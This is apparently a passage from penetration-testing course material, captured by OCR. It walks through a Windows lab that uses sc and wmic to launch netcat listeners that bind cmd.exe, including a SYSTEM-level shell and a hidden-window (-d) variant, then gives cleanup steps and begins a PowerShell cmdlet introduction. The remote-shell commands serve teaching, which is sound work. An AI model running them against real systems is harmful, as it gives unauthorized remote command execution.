
In Step 4, create a better netcat service, called ncservice2, that makes a netcat listener that survives for more than 30 seconds by invoking a cmd.exe as a service, which in turn runs netcat using the /k option:

Attacker (red): `C:\> sc \\[YourHostname] create ncservice2 binpath= "cmd.exe /k c:\tools\nc.exe -l -p 2222 -e cmd.exe"`

Finally, in Step 5, start that service:

Attacker (red): C:\> `sc \\[YourHostname] start ncservice2`

Again, your sc command will hang and then fail with the same error message as before. But, now, the listener should keep listening, with port 2222 staying open. Your Victim (green) window should keep on displaying lines saying that the port is listening.




Now, in the Attacker (red) window, connect to the listener, using a netcat client:

Attacker (red): `C:\> c:\tools\nc.exe 127.0.0.1 2222`

You should get a command shell back. This command shell is generated by the netcat process running in the background, with local SYSTEM privileges, created by the ncservice2 service that we created. Remember to note that the title bar of the Attacker (red) window shows a netcat client invocation (c:\tools\nc.exe 127.0.0.1 2222), so the command prompt you see in this window is coming from whatever this netcat client is connected to, namely our netcat listener running in the background.

Type commands into this netcat client, such as `hostname`, `whoami`, and `dir`. We've gotten remote interactive command shell access as local SYSTEM using the sc command. Also note that the status of TCP port 2222 in our Victim (green) screen is ESTABLISHED.

Note that if you press CTRL-C in your netcat client, it drops the connection, also causing the netcat listener to stop as well. That's because we invoked the netcat listener with the –l option, which creates a listener that listens for one connection and then stops running when that connection goes away. If we had invoked it with a –L, the Windows version of netcat listens *harder*, creating a persistent listener that allows multiple connections serially, one after the other. With –L, netcat keeps listening between connections. In penetration testing, sometimes a tester wants a listener to run for one connection (-l) and sometimes we want a persistent listener (-L). The Windows version of netcat gives us an option to choose either.



To finish with this part of the lab, make sure you kill your netcat client by pressing CTRL-C in the Attacker (red) window. Also, stop your netstat command by pressing CTRL-C in the Victim (green) window.


And, remember to delete your ncservice2 with this command:

Attacker (red): `C:\> sc \\[YourHostname] delete ncservice2`

Verify that port 2222 is no longer in use by running:

Victim (green): `C:\> netstat -nao | find ":2222"`

Note that we did not use a "1" here to run netstat every 1 second. We just want it to run once to verify that the port isn't in use any more.




Now try to do a similar thing, running a netcat listener with wmic instead of sc. As you'll see, this is easier to do with wmic and has a smaller footprint on the target machine. (That is, we don't have to define a service, which we later delete.) However, the process that we invoke won't have local SYSTEM privileges. Instead, the process will run with administrator privileges.

Start by running a monitor in our Victim (green) window. We could use a monitor that looks for a given port with netstat as before. But, instead, to be different and expand our skills, let's use a wmic command to monitor for the start of a process called nc.exe. We can do this with the following command:

Victim (green): `c:\> wmic process where name="nc.exe" list brief /every:1`

This command invokes wmic to look at processes that have a name of "nc.exe", listing one line of output (brief) with important information for each process with that name. With the /every:1 syntax, we can use wmic to run any command that reads information from our machine every 1 second. Because there is no process called nc.exe on our machines, the system says, No instance(s) Available. If you do see a netcat executable, kill it using the taskkill command.



Although the wmic command continues to run every 1 second, move to the Attacker (red) window. Let's use wmic to invoke a netcat listener on the target machine as follows:

Attacker (red): `c:\> wmic process call create "c:\tools\nc.exe -l -p 4444 -e cmd.exe"`

By default wmic takes action on the local machine. To make this work remotely, we'd have to add the syntax `/node:[YourHostname] /user:[AdminUser] /password: [password]` after `wmic` and before `process` in this command. Just run it locally for now.


Then, look at the output of your victim window. Do you see the netcat process running in the output of the wmic /every:1 command?

In your attacker window, connect to the netcat listener, using:

Attacker (red): `C:\> c:\tools\nc.exe 127.0.0.1 4444`

Type in some commands, such as hostname, whoami, ipconfig, and dir. You'll see that your privileges are the admin user who ran wmic. When you finish, press CTRL-C in both your Attacker (red) and Victim (green) window to stop the netcat client (which will also kill the –l netcat listener) and the wmic monitoring loop.

You may also notice a console window that pops up on your screen. That's an artifact of the way we launched netcat. The next slide has more details about why that happened and how a penetration tester can avoid it.



Did you notice that console window that popped up when you invoked netcat using wmic? It likely had a blank screen with a title of "c:\tools\nc.exe". This is a side effect of the way we invoked netcat. If netcat is invoked in a way that can interact with the user's desktop console session, it pops up a console window, unless we invoke netcat with the –d option. The –d option tells netcat to run detached from the current user's session. As a penetration tester, we often want to avoid console windows appearing on the screens of our target machines as we are testing them, so it's often safest to invoke netcat with –d on Windows. The Linux and UNIX versions of netcat do not have this side effect. In fact, there is no –d option in netcat for Linux/UNIX.


Try to invoke netcat using wmic as before, but this time with the –d option:

Attacker (red): `c:\> wmic process call create "c:\tools\nc.exe -d -l -p 4444 -e cmd.exe"`


Now, you should not see the console window. (Actually, it might flash on the screen quickly and then disappear, depending on your system's performance.)

To finish with the lab, kill all remaining netcat processes with this command:


```
c:\> wmic process where name="nc.exe" delete
```



In conclusion, in this lab, you've seen how to cause target Windows machines to run commands of your choosing. The two techniques covered, using sc to create and run a service (thereby emulating psexec but using only built-in tools) and running WMIC to cause a target to start a process are particularly useful for penetration testers because of their application of built-in Windows features. At the end of this lab, make sure you kill your netcat listeners, as well as remove the ncservice and ncservice2 you created during the lab.




Now that you 've explored some of the things that cmd.exe does well for post exploitation, turn your attention to PowerShell, an incredible shell capability built in to modern Windows machines that you can leverage in a penetration test.



Microsoft started working on a next generation shell and scripting environment, one that would be a worthy successor to command.com, cmd.exe, and the cscript Windows Scripting Host interpreter. Initially called "monad" as a development name, Microsoft was looking to create a truly revolutionary shell, not merely to implement something that was as feature-rich as a shell like bash. Microsoft renamed its new shell PowerShell and released it as a separate downloadable shell.

Two revolutionary ideas included in PowerShell are that each command (known as a cmdlet) is built in a verb-noun naming pattern to help add structure to the language and make it easier to understand. An even bigger idea of PowerShell is to make the entire shell object-oriented so that when it runs and interacts with the system, it uses objects with properties and methods. Users can then run various PowerShell commands and pass objects between them using pipes (|) in a pipeline of commands and objects.

As you work your way through this section of the course, you can test some commands we'll discuss by running an elevated PowerShell session. In your Windows menu, type **powershell** and then press Shift-CTRL-Enter to launch it with admin privileges. You should see the word Administrator: in the title bar of your PowerShell console.



The foundational commands of PowerShell are called cmdlets, which are pronounced "command-lets." Each of these cmdlets has a name that starts with a verb followed by a dash and ending with a noun.

To get a list of all cmdlets, you could run the Get-Command cmdlet as follows:

```
PS C:\> get-command
```

There are huge number of cmdlets available. Note, however, that there aren't that many verbs that start the cmdlets' names. The verbs are quite self-explanatory. "Set-" cmdlets set some information. "Get-" items get info. "New-" creates things, and so on.

The nouns include all kinds of things, including "service," "process," and much more.

Sometimes, you want to find a command associated with a specific verb or noun. You can run the Get-Command cmdlet with a string that includes wildcards (*) to help find what you are looking for.

For example, to find a list of cmdlets that start with "set", you can run:

```
PS C:\> get-command set*
```

To find commands that are associated with a process, you could run:

```
PS C:\> get-command *process
```

Cmdlet Aliases


- Many cmdlets have short aliases that make them easier to use
- To list all aliases, run:

  `PS C:\> alias`

  – Example: Get-Command has an alias of gcm
- To expand an alias into a full name, you could run:

  `PS C:\> alias gcm` Or... `PS C:\> help [alias]`
- To get aliases for a cmdlet, you could run:

  `PS C:\> get-alias -definition [cmdlet]`



- We'll use the common aliases for this class

Network Pen Testing and Ethical Hacking 78

Typing the verb-noun of every cmdlet we'd want to use can be tedious, so many of the most-popular cmdlets have one or more aliases: short, easy-to-remember names that map directly to their longer true cmdlet name.

To list all aliases on the system, you could run:

```
PS C:\> alias
```

As you can see, there are a lot of aliases! Note that the Get-Command cmdlet you saw on the previous slide has an alias of gcm. So, you could run gcm any time you want to get a list of commands.


If you want to see what a given alias maps into for a cmdlet, you could run the alias command followed by the alias name you are interested in. Or alternatively, you could run "help" followed by the alias name. Either way, you'll then see the cmdlet name the alias maps to. Thus, by using alias or help, you can find out the cmdlet associated with a given alias.

Other times, you'll know a cmdlet, but want to get a list of aliases for it. To do that, you could run a cmdlet known as Get-Alias and give it a parameter of –definition followed by your cmdlet name. That will show you all aliases associated with the given cmdlet.

Try it for the command "Get-ChildItem":

```
PS C:\> get-alias -Definition Get-ChildItem
```


In the output, you can see that this cmdlet is aliased to dir, gci, and ls.



Here is a list of some of the most useful cmdlets in all of PowerShell. Note that their aliases are specifically designed to help users of other shells (such as cmd.exe or even Linux/UNIX shells like bash) to remember and easily use PowerShell.

- The Get-ChildItem cmdlet shows the contents of something that holds other objects, such as a directory. Note that you can invoke Get-ChildItem by running any of the aliases in the PowerShell column, including ls, gci, or dir. So, bash users get to use ls, and cmd.exe folks get to use dir. And PowerShell people can use gci. All do the same thing.
